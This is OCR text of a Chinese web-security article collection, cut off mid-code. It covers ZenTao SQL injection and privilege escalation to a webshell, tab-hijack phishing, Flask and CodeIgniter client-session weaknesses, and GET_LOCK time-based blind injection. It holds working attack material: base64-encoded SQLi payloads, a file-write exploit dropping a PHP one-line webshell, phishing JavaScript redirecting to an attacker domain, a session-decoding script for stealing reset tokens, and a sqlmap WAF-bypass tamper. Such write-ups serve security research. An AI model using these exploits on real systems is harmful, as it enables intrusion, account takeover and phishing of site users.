
注入出数据库名和表段名后，当我想继续注入出用户账号密码的时候，意外地发现没有出数据。

```
sql = 'select 12345 from zt_user'
```

还是没有出数据，猜测是管理员改了表前缀，所以想去通过information_schema查询一下表名，但是意外地发现，也不能读取？难道被删了？但是我还是想知道一下表前缀。


请求的时候加了一个单引号，并且加上referer，看一下报错信息。

```
http://example.com/index.php?m=block&f=main&mode=getblockdata&blockid=case&param=eyJvcmRlckJ5Ijoib3JkZXIgbGlta
XQgMSwxJyIsIm51bSI6IjEsMSIsInR5cGUiOiJvcGVuZWRieW1lIn0=

其中param经过BASE64解码得到
{"orderBy":"order limit 1,1'","num":"1,1","type":"openedbyme"}
```




因为PDO的关系，SQL中的表名是%s替代的，所以未能够得到库名。

那么就利用报错去得到当前SQl语句里面查询的表名，比如利用polygon函数。



此注入点可以理解为limit后的注入点，因为使用多语句的话，报错效果不明显，所以就直接在limit后面进行注入。

```
http://example.com/index.php?m=block&f=main&mode=getblockdata&blockid=case&param=eyJvcmRlckJ5Ijoib3JkZXIgb
GltaXQgMSwxIFBST0NFRFVSRSBBTkFMWVNFKHBvbHlnb24oaWQpLDEpIyIsIm51bSI6IjEsMSIsInR5cGUiOiJvcGVuZWRieW1lIn0=

param base64解码
{"orderBy":"order limit 1,1 PROCEDURE ANALYSE(polygon(id),1)#","num":"1,1","type":"openedbyme"}
```



上图为本地测试，但是limit的注入和mysql版本还有一些关系，目前网上的payload仅限于低版本才可报错注入出数据，很不幸运的是，目标使用的是高版本mysql。

那既然可以多语句，在不能用information_schema的情况下，可以通过下面语法来进行盲注：

```
show table status where name = 'xxx' and sleep(2)
```

写到py里面的payload是这样的

```
sql = "show table status where hex(substr(name,1,8))='7a745f75736572%s' and sleep(2)" % binascii.b2a_hex-
(chr(i))
param = '{"orderBy":"order limit 1,1;%s--","num":"1,1","type":"openedbyme"}' % sql
```

经过一番折腾发现，表前缀就是默认的zt_，但是为啥又不能够读取到用户数据呢?

仔细看到禅道里面的orderBy函数，发现做了过滤。

```
$order = str_replace(array('|', '', '_'), ' ', $order);
```

把下划线给过滤掉了，那这种在多语句下，可以利用mysql的预查询来绕过，值得注意的是，这个版本语法大小写敏感。

```
SET @SQL=0x494E5345525420494E544F206D6F76696520286E616D652C20636F6E74656E74292056414C554553202827616161612C27616161612729;
PREPARE pord FROM @SQL;EXECUTE pord;SET @SQL=0x494E5345525420494E544F206D6F76696520286E616D652C20636F6E74656E74292056414C5545532028
27616161612C27616161612729;PREPARE pord FROM @SQL;EXECUTE pord;
```

注入出admin密码的时候，惊喜地发现不能解开，无奈之下，只能先拿到一个普通账号。

Getshell

禅道在防止getshell方面还花了一点心思，曾经挖到一个可以任意写文件getshell（最新版本还存在这段代码），不过需要的权限是管理员权限。

看了一下禅道里面人员组织架构情况，有研发、项目经理、产品经理，高层管理，系统管理员等角色，其中系统管理员虽然密码解不开，但是我们可以去解密一下高层管理的密码，因为这个角色的权限是可以修改某用户的用户组权限。在高层管理账号中，我们可以将一个普通账号修改为管理员。

接下来就是写文件Getshell：

/xampp/zentaopro/module/api/control.php

```
public function getModel($moduleName, $methodName, $params = '')
{
    parse_str(str_replace(',', '&', $params), $params);
    $module = $this->loadModel($moduleName);

    $result = call_user_func_array(array(&$module, $methodName), $params);
    if(dao::isError()) die(json_encode(dao::getError()));
    $output['status'] = $result ? 'success' : 'fail';
    $output['data']   = json_encode($result);
    $output['md5']    = md5($output['data']);
    $this->output     = json_encode($output);
    die($this->output);
}
```

可以看到是进入了call_user_func_array，也就是我们可以任意实例化一个module方法，方法的参数也是可控的，可以通过,来分割参数。

/zentaopro/module/editor/model.php

```
public function save($filePath)
{
    $fileContent = $this->post->fileContent;
    $evils       = array('eval', 'exec', 'passthru', 'proc_open', 'shell_exec', 'system', '$$',
'include', 'require', 'assert');
    $gibbedEvils = array('e v a l', 'e x e c', ' p a s s t h r u', ' p r o c _ o p e n', 's h e l l _ e
x e c', 's y s t e m', '$ $', 'i n c l u d e', 'r e q u i r e', 'a s s e r t');
    $fileContent = str_ireplace($gibbedEvils, $evils, $fileContent);
    if(get_magic_quotes_gpc()) $fileContent = stripslashes($fileContent);

    $dirPath = dirname($filePath);
    $extFilePath = substr($filePath, 0, strpos($filePath, DS . 'ext' . DS) + 4);
    if(!is_dir($dirPath) and is_writable($extFilePath)) mkdir($dirPath, 0777, true);
    if(is_writable($dirPath))
    {
        file_put_contents($filePath, $fileContent);
    }
    else
    {
        die(js::alert($this->lang->editor->notWritable . $extFilePath));
    }
}
```

在editor中是可以写一个文件的，filePath可控，fileContent也是可控的，这下就是可以任意写一个文件。

Exp:

```
http://example.com/?m=api&f=getModel&moduleName=editor&methodName=save&params=filePath=aaaaaa.php

POST内容:
fileContent=<?php $_POST[1]($_POST[2]);

最后的shell地址是\zentaopro\module\api\aaaaaa.php
```

但是问题又来了，前面报错里面得到的路径目录感觉像是做了权限（这里绕弯了，路径少加了一个www，所以以为是没权限写），最终从数据库中的zt_file获取上传文件的路径，然后再将shell写入当中才得以结束。

总结

对于order by的漏洞如何进行防御的时候，我觉得上面代码在部分上有可取之处。

1、去掉limit部分，然后限制格式

```
if(!preg_match('/^(\w+\.)?(`\w+`|\w+)(  +(desc|asc))?(  *(,  *(\w+\.)?(`\w+`|\w+)(  +(desc|asc))?)?)*$/i',
$orders)) die("Order is bad request, The order is $orders");
```

2、然后循环对每个字段进行反引号的添加

```
$orders = explode(',', $orders);
foreach ($orders as $i => $order) {
        $orderParse = explode(' ', trim($order));
        foreach ($orderParse as $key => $value) {
                $value = trim($value);
                if (empty($value) or strtolower($value) == 'desc' or strtolower($value) == 'asc') {
                        continue;
                }

                $field = $value;
                /* such as t1.id field. */
                if (strpos($value, '.') !== false) {
                        list($table, $field) = explode('.', $field);
                }

                if (strpos($field, '`') === false) {
                        $field = "`$field`";
                }

                $orderParse[$key] = isset($table) ? $table . '.' . $field : $field;
                unset($table);
        }
        $orders[$i] = join(' ', $orderParse);
        if (empty($orders[$i])) {
                unset($orders[$i]);
        }

}
```

整个过程就是自己在挖莫名其妙的坑，然后再一个个慢慢补上，希望能够对大家有用。

13 Mar.

前端黑魔法之远程控制地址栏

作者：Phith0n

由于今天看到一篇文章《危险的target="_blank"与“opener”》，里面提到了一个老知识点，就是target="_blank"的时候，新打开的页面可以通过window.opener来控制源页面的URL，进行钓鱼攻击。这个攻击手法我在博客《神奇的opener对象》中也说过，这里就不再赘述了。这篇文章抛出另一种与target有关的钓鱼攻击。

0x01 效果演示

首先可以看一个小例子：

http://675ba661.2m1.pw/41593a

打开上述链接，然后点击“click me”，打开了百度。这时查看地址栏，的的确确是百度，然后我们等待10秒，再次查看地址栏，这个时候已经变成攻击者的网址了；即使此时我们再访问淘宝等页面，只要仍然在这个标签页下，地址栏就仍然会被控制。

0x02 原理说明

上述页面的代码也很简单：

```
<html>
<head><meta charset="utf-8"></head>
<body>
<a href="https://www.baidu.com" target="baidu" id="baidu" onclick="return start()">click me</a>

<script>
function start() {
    setInterval(function() {
        baidu.href="http://675ba661.2m1.pw/baidu";
        baidu.click();
    }, 10000);
```

```
}
</script>
</body>
</html>
```

如果用户点击了超链接“click me”，这里会启动一个循环定时器，每过10秒钟，将会将超链接的地址更换成一个仿百度的钓鱼网站，并再次点击。（当然，如果是真实攻击的话，最好是做一个真实目标的反代服务器，这个在我另一篇文章《openresty+lua在反向代理服务中的玩法》中也有详细的介绍）。

这里，超链接的target属性指定目标URL在哪个页面下打开，就是目标页面的window.name。如果这个a标签的href发生了变化，再次点击链接，页面仍然会在相同的标签页下打开，所以就覆盖了上一次打开的页面。

比如，我们是一个“网址导航”类型的恶意网站，用户在我们网站上打开了百度、淘宝等标签页面，我们将可以根据用户打开的超链接来生成钓鱼页面，伪造这些网站的登录页面，精准地进行钓鱼。我这里就不进行演示了。

0x03 扩展尝试

除了超链接以外，用window.open也可以达到一样的效果：

```
<html>
<head><meta charset="utf-8"></head>
<body>
<a href="javascript:;" onclick="return start()">click me</a>

<script>
function start() {
    var w = window.open('https://www.baidu.com', 'baidu');
    setInterval(function() {
        w.location = 'http://675ba661.2m1.pw/baidu'
    }, 5000)
}
</script>
</body>
</html>
```

不过，window.open经常会被广告拦截相关的功能给阻止掉，所以可能效果不如直接用超链接。

那么，继续深入研究。这个现象究竟是否和window.name有关呢？那么是不是我们知道了某个页面的name，即可对其页面的URL进行控制？

我们可以做一个实验。编写A页面（ http://a.675ba661.2m1.pw/A_victim ）：

```
<html>
<head><meta charset="utf-8"></head>
<body>
<p>Hello world.</p>
<script>
window.name = 'baidu';
</script>
</body>
</html>
```

编写B页面（ http://b.675ba661.2m1.pw/B_attacker ）：

```
<html>
<head><meta charset="utf-8"></head>
<body>
<a href="https://www.baidu.com" target="baidu" id="baidu">click me</a>
</body>
</html>
```

A页面是目标网站，其中设置自己的name是baidu；B是攻击者的页面，其中设置target="baidu"

显然，我们在B中点击“click me”以后，会打开一个新的页面，而不是修改A页面的URL。这个实验说明，URL的远程控制和window.name没有直接关系，而是和页面的父子关系有关。

0x04 总结

本文所描述的攻击方式和opener的攻击方式比较相似，都是在不能跨域的情况下，控制目标标签页的URL，进而进行钓鱼攻击。

但我觉得这个攻击持久型更佳，因为即使用户在新标签中输入自己的域名，或者又通过超链接点击到其他网站里，这个页面的地址栏永远是受到源页面的控制的。理论上在源页面不关闭的情况下，可以永久控制新页面的地址栏。

26 Mar.

客户端session导致的安全问题

作者：Phith0n

在Web中，session是认证用户身份的凭证，它具备如下几个特点：

1.用户不可以任意篡改
2.A用户的session无法被B用户获取

也就是说，session的设计目的是为了做用户身份认证。但是，很多情况下，session被用作了别的用途，将产生一些安全问题，我们今天就来谈谈“客户端session”（client session）导致的安全问题。

0x01 什么是客户端session

在传统PHP开发中，$_SESSION变量的内容默认会被保存在服务端的一个文件中，通过一个叫“PHP-SESSID”的Cookie来区分用户。这类session是“服务端session”，用户看到的只是session的名称（一个随机字符串），其内容保存在服务端。

然而，并不是所有语言都有默认的session存储机制，也不是任何情况下我们都可以向服务器写入文件。所以，很多Web框架都会另辟蹊径，比如Django默认将session存储在数据库中，而对于flask这里并不包含数据库操作的框架，就只能将session存储在cookie中。

因为cookie实际上是存储在客户端（浏览器）中的，所以称之为“客户端session”。

0x02 保护客户端session

将session存储在客户端cookie中，最重要的就是解决session不能被篡改的问题。

我们看看flask是如何处理的：

```
class SecureCookieSessionInterface(SessionInterface):
    """The default session interface that stores sessions in signed cookies
    through the :mod:`itsdangerous` module.
    """
```

```
    #: the salt that should be applied on top of the secret key for the
    #: signing of cookie based sessions.
    salt = 'cookie-session'
    #: the hash function to use for the signature. The default is sha1
    digest_method = staticmethod(hashlib.sha1)
    #: the name of the itsdangerous supported key derivation. The default
    #: is hmac.
    key_derivation = 'hmac'
    #: A python serializer for the payload. The default is a compact
    #: JSON derived serializer with support for some extra Python types
    #: such as datetime objects or tuples.
    serializer = session_json_serializer
    session_class = SecureCookieSession

    def get_signing_serializer(self, app):
        if not app.secret_key:
            return None
        signer_kwargs = dict(
            key_derivation=self.key_derivation,
            digest_method=self.digest_method
        )
        return URLSafeTimedSerializer(app.secret_key, salt=self.salt,
                                      serializer=self.serializer,
                                      signer_kwargs=signer_kwargs)

    def open_session(self, app, request):
        s = self.get_signing_serializer(app)
        if s is None:
            return None
        val = request.cookies.get(app.session_cookie_name)
        if not val:
            return self.session_class()
        max_age = total_seconds(app.permanent_session_lifetime)
        try:
            data = s.loads(val, max_age=max_age)
            return self.session_class(data)
        except BadSignature:
            return self.session_class()

    def save_session(self, app, session, response):
        domain = self.get_cookie_domain(app)
        path = self.get_cookie_path(app)
        # Delete case. If there is no session we bail early.
        # If the session was modified to be empty we remove the
        # whole cookie.
```

```
        if not session:
            if session.modified:
                response.delete_cookie(app.session_cookie_name,
                                       domain=domain, path=path)
            return
        # Modification case. There are upsides and downsides to
        # emitting a set-cookie header each request. The behavior
        # is controlled by the :meth:`should_set_cookie` method
        # which performs a quick check to figure out if the cookie
        # should be set or not. This is controlled by the
        # SESSION_REFRESH_EACH_REQUEST config flag as well as
        # the permanent flag on the session itself.
        if not self.should_set_cookie(app, session):
            return
        httponly = self.get_cookie_httponly(app)
        secure = self.get_cookie_secure(app)
        expires = self.get_expiration_time(app, session)
        val = self.get_signing_serializer(app).dumps(dict(session))
        response.set_cookie(app.session_cookie_name, val,
                            expires=expires, httponly=httponly,
                            domain=domain, path=path, secure=secure)
```

主要看最后两行代码，新建了URLSafeTimedSerializer类 ，用它的dumps方法将类型为字典的session对象序列化成字符串，然后用response.set_cookie将最后的内容保存在cookie中。

那么我们可以看一下URLSafeTimedSerializer是做什么的：

```
class Signer(object):
    # …
    def sign(self, value):
        """Signs the given string."""
        return value + want_bytes(self.sep) + self.get_signature(value)

    def get_signature(self, value):
        """Returns the signature for the given value"""
        value = want_bytes(value)
        key = self.derive_key()
        sig = self.algorithm.get_signature(key, value)
        return base64_encode(sig)


class Serializer(object):
    default_serializer = json
    default_signer = Signer
    # ….
```

```
    def dumps(self, obj, salt=None):
        """Returns a signed string serialized with the internal serializer.
        The return value can be either a byte or unicode string depending
        on the format of the internal serializer.
        """
        payload = want_bytes(self.dump_payload(obj))
        rv = self.make_signer(salt).sign(payload)
        if self.is_text_serializer:
            rv = rv.decode('utf-8')
        return rv

    def dump_payload(self, obj):
        """Dumps the encoded object. The return value is always a
        bytestring. If the internal serializer is text based the value
        will automatically be encoded to utf-8.
        """
        return want_bytes(self.serializer.dumps(obj))


class URLSafeSerializerMixin(object):
    """Mixed in with a regular serializer it will attempt to zlib compress
    the string to make it shorter if necessary. It will also base64 encode
    the string so that it can safely be placed in a URL.
    """
    def load_payload(self, payload):
        decompress = False
        if payload.startswith(b'.'):
            payload = payload[1:]
            decompress = True
        try:
            json = base64_decode(payload)
        except Exception as e:
            raise BadPayload('Could not base64 decode the payload because of '
                'an exception', original_error=e)
        if decompress:
            try:
                json = zlib.decompress(json)
            except Exception as e:
                raise BadPayload('Could not zlib decompress the payload before '
                    'decoding the payload', original_error=e)
        return super(URLSafeSerializerMixin, self).load_payload(json)

    def dump_payload(self, obj):
        json = super(URLSafeSerializerMixin, self).dump_payload(obj)
        is_compressed = False
        compressed = zlib.compress(json)
        if len(compressed) < (len(json) - 1):
```

```
            json = compressed
            is_compressed = True
        base64d = base64_encode(json)
        if is_compressed:
            base64d = b'.' + base64d
        return base64d


class URLSafeTimedSerializer(URLSafeSerializerMixin, TimedSerializer):
    """Works like :class:`TimedSerializer` but dumps and loads into a URL
    safe string consisting of the upper and lowercase character of the
    alphabet as well as ``'_'``, ``'-'`` and ``'.'``.
    """
    default_serializer = compact_json
```

主要关注dump_payload、dumps，这是序列化session的主要过程。

可见，序列化的操作分如下几步：

1.json.dumps 将对象转换成json字符串，作为数据


2.如果数据压缩后长度更短，则用zlib库进行压缩

3.将数据用base64编码

4.通过hmac算法计算数据的签名，将签名附在数据后，用“.”分割

第4步就解决了用户篡改session的问题，因为在不知道secret_key的情况下，是无法伪造签名的。

最后，我们在cookie中就能看到设置好的session了：



注意到，在第4步中，flask仅仅对数据进行了签名。众所周知的是，签名的作用是防篡改，而无法防止被读取。而flask并没有提供加密操作，所以其session的全部内容都是可以在客户端读取的，这就可能造成一些安全问题。

0x03 flask客户端session导致敏感信息泄露

我曾遇到过一个案例，目标是flask开发的一个简历管理系统，在测试其找回密码功能的时候，我收到了服务端设置的session。

我在0x02中说过，flask是一个客户端session，所以看目标为flask的站点的时候，我习惯性地去解密其session。编写如下代码解密session：

```
#!/usr/bin/env python3
import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))
```

例如，我解密0x02中演示的session：

```
(venv) λ python decryption.py "eyJhZG1pbiI6dHJ1ZX0.DZksXQ.LX6mhqCSYiVmMrtjsTa5zI1kZ60"
{'admin': True}
```

通过解密目标站点的session，我发现其设置了一个名为token、值是一串md5的键。猜测其为找回密码的认证，将其替换到找回密码链接的token中，果然能够进入修改密码页面。通过这个过程，我就能修改任意用户密码了。

这是一个比较典型的安全问题，目标网站通过session来储存随机token并认证用户是否真的在邮箱收到了这个token。但因为flask的session是存储在cookie中且仅签名而未加密，所以我们就可以直接读取这个token了。

0x04 flask验证码绕过漏洞

这是客户端session的另一个常见漏洞场景。


我们用一个实际例子认识这一点：https://github.com/shonenada/flask-captcha 。这是一个为flask提供验证码的项目，我们看到其中的view文件：

```
import random
try:
    from cStringIO import StringIO
except ImportError:
    from io import BytesIO as StringIO

from flask import Blueprint, make_response, current_app, session
from wheezy.captcha.image import captcha
from wheezy.captcha.image import background
from wheezy.captcha.image import curve
from wheezy.captcha.image import noise
from wheezy.captcha.image import smooth
from wheezy.captcha.image import text
from wheezy.captcha.image import offset
from wheezy.captcha.image import rotate
from wheezy.captcha.image import warp


captcha_bp = Blueprint('captcha', __name__)


def sample_chars():
    characters = current_app.config['CAPTCHA_CHARACTERS']
    char_length = current_app.config['CAPTCHA_CHARS_LENGTH']
    captcha_code = random.sample(characters, char_length)
    return captcha_code

@captcha_bp.route('/captcha', endpoint="captcha")
def captcha_view():
```

```
    out = StringIO()
    captcha_image = captcha(drawings=[
        background(),
        text(fonts=current_app.config['CAPTCHA_FONTS'],
             drawings=[warp(), rotate(), offset()]),
        curve(),
        noise(),
        smooth(),
    ])
    captcha_code = ''.join(sample_chars())
    imgfile = captcha_image(captcha_code)
    session['captcha'] = captcha_code
    imgfile.save(out, 'PNG')
    out.seek(0)
    response = make_response(out.read())
    response.content_type = 'image/png'
    return response
```

可见，其生成验证码后，就存储在session中了：session['captcha'] = captcha_code。

我们用浏览器访问/captcha，即可得到生成好的验证码图片，此时复制保存在cookie中的session值，用0x03中提供的脚本进行解码：



可见，我成功获取了验证码的值，进而可以绕过验证码的判断。这也是客户端session的一种错误使用方法。

0x05 CodeIgniter 2.1.4 session伪造及对象注入漏洞

Codeigniter 2的session也储存在session中，默认名为ci_session，默认值如下：

可见，session数据被用PHP自带的serialize函数进行序列化，并签名后作为ci_session的值。原理上和flask如出一辙，我就不重述了。但好在codeigniter2支持对session进行加密，只需在配置文件中设置$config['sess_encrypt_cookie'] = TRUE;即可。

在CI2.1.4及以前的版本中，存在一个弱加密漏洞（ https://www.dionach.com/blog/codeigniter-session-decoding-vulnerability ），如果目标环境中没有安装Mcrypt扩展，则CI会使用一个相对比较弱的加密方式来处理session:

```
function _xor_encode($string, $key)
{
 $rand = '';
 while (strlen($rand) < 32)
 {
  $rand .= mt_rand(0, mt_getrandmax());
 }
 $rand = $this->hash($rand);
 $enc = '';
 for ($i = 0; $i < strlen($string); $i++)
 {
  $enc .= substr($rand, ($i % strlen($rand)), 1).(substr($rand, ($i % strlen($rand)), 1) ^ substr($string, $i, 1));
 }
 return $this->_xor_merge($enc, $key);
}

function _xor_merge($string, $key)
{
 $hash = $this->hash($key);
 $str = '';
 for ($i = 0; $i < strlen($string); $i++)
 {
  $str .= substr($string, $i, 1) ^ substr($hash, ($i % strlen($hash)), 1);
 }
 return $str;
}
```

其中用到了mt_rand、异或等存在大量缺陷的方法。我们通过几个简单的脚本（ https://github.com/Dionach/CodeIgniterXor ），即可在4秒到4分钟的时间，破解CI2的密钥。

获取到了密钥，我们即可篡改任意session，并自己签名及加密，最后伪造任意用户，注入任意对象，甚至通过反序列化操作造成更大的危害。

0x06 总结

我以三个案例来说明了客户端session的安全问题。

上述三个问题，如果session是储存在服务器文件或数据库中，则不会出现。当然，考虑到flask和ci都是非常轻量的web框架，很可能运行在无法操作文件系统或没有数据库的服务器上，所以客户端session是无法避免的。

除此之外，我还能想到其他客户端session可能存在的安全隐患：

1.签名使用hash函数而非hmac函数，导致利用hash长度扩展攻击来伪造session

2.任意文件读取导致密钥泄露，进一步造成身份伪造漏洞或反序列化漏洞（http://www.loner.fm/drops/#!/drops/227.Codeigniter%20%E5%88%A9%E7%94%A8%E5%8A%A0%E5%AF%86Key%EF%BC%88%E5%AF%86%E9%92%A5%EF%BC%89%E7%9A%84%E5%AF%B9%E8%B1%A1%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E）

3.如果客户端session仅加密未签名，利用CBC字节翻转攻击，我们可以修改加密session中某部分数据，来达到身份伪造的目的

上面说的几点，各位CTF出题人可以拿去做文章啦~嘿嘿。

相对的，作为一个开发者，如果我们使用的web框架或web语言的session是存储在客户端中，那就必须牢记下面几点：

1.没有加密时，用户可以看到完整的session对象。

2.加密/签名不完善或密钥泄露的情况下，用户可以修改任意session。

3.使用强健的加密及签名算法，而不是自己造（反例discuz）。

03 Apr.

一种新型SQL时间盲注攻击探索

作者：do9gy

SQL注入漏洞由来已久，关于盲注方面一直都是安全爱好者喜欢研究的话题。记得最早了解到DNS外传的思路是在oldjun的博客，当时被这种技巧所吸引，不过该方法依赖于mysql版本和window环境的限制。

首先介绍一下什么是SQL盲注

> 在SQL注入中，往往需要引入“超出预期”的SQL语句，最好是希望将“额外”的查询内容直接显示在页面上，使用的手法有：“报错查询（error-based）”、“联合查询（union-select）”。对于无法直接回显出内容的情况需要依赖true / false差异判断（boolean）、时间对比（time-based）、DNS外传数据查询（data exfiltration through DNS channel）等方法进行捕获。例如：“select if(user()='root@localhost',sleep(4),null)“ 当网站用户是”root@localhost“时，会延长4秒钟后返回结果，当用户不是”root@localhost“时，会立即返回，由此可以判断系统中的用户，利用同样的方法可以猜测出权限范围内所有数据库所有表中存放的内容。

关于mysql时间类型（time-based）的注入，一直以来众所周知的有三种方法——sleep、benchmark、笛卡尔积。所以许多市面上的WAF产品也是基于此类规则去防护的。

但是sql时间类型的盲注本质是利用插入的SQL语句执行造成时间延迟，所以只要可以大于平均网络延迟2倍以上，就可以作为执行成功的判断依据，而大多数网站的平均响应时间在100ms以内，所以我们需要制造能达到200ms以上的时间延长的语句。

今天我们要提到的一个mysql函数是 get_lock函数，先来看一下mysql文档中对其的描述：

GET_LOCK(str,timeout)

Tries
to obtain a lock with a name given by the string str, using a timeout of timeout seconds. A negative timeout value means infinite timeout. The lock is exclusive. While held by one session, other sessions cannot obtain a lock of the same name.

在一个session中可以先锁定一个变量例如：select get_lock(‘do9gy’,1)

然后通过另一个session 再次执行get_lock函数 select get_lock(‘do9gy’,5),此时会产生5 秒的延迟，其效果类似于sleep(5)。

```
mysql> select get_lock('do9gy',1);
+---------------------+
| get_lock('do9gy',1) |
+---------------------+
|                   1 |
+---------------------+
1 row in set (0.00 sec)

mysql> select get_lock('do9gy',5);
+---------------------+
| get_lock('do9gy',5) |
+---------------------+
|                   0 |
+---------------------+
1 row in set (5.00 sec)
```

于是我们可以，将此方法用于SQL注入的判断，但是利用场景是有条件限制的：需要提供长连接。在Apache+PHP搭建的环境中需要使用 mysql_pconnect函数来连接数据库。

下面我们给出一个示例：

```
<?php
require 'conn.php';
$id = $_GET['id'];
if(preg_match("/(sleep|benchmark|outfile|dumpfile|load_file|join)/i", $_GET['id']))
{
    die("403 forbidden!");
}
$sql = "select * from article where id='".intval($id)."'";
$res = mysql_query($sql);
if(!$res){
    die("404 not found!");
}
$row = mysql_fetch_array($res, MYSQL_ASSOC);
print_r($row);
mysql_query("update view set view_times=view_times+1 where id = '".$id." '");
?>
```

该案例中，我们可以构造SQL语句 ?id=1

and get_lock(‘do9gy’,1)

注意：由于get_lock需要变换session请求，所以当执行完第一次以后需要停滞一段时间（半分钟左右），让Apache重新打开一个连接mysql的session，此时就可以利用get_lock进行探测了。这里给出一个基于sqlmap的tamper：

sleeptogetlock.py

```
#!/usr/bin/env python

"""
Copyright (c) 2006-2018 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGHEST

def dependencies():
    pass

def tamper(payload, **kwargs):
    """
    Replaces instances like 'SLEEP(A)' with "get_lock('do9gy',A)"

    Requirement:
        * MySQL

    Tested against:
        * MySQL 5.0 and 5.5

    Notes:
        * Useful to bypass very weak and bespoke web application firewalls
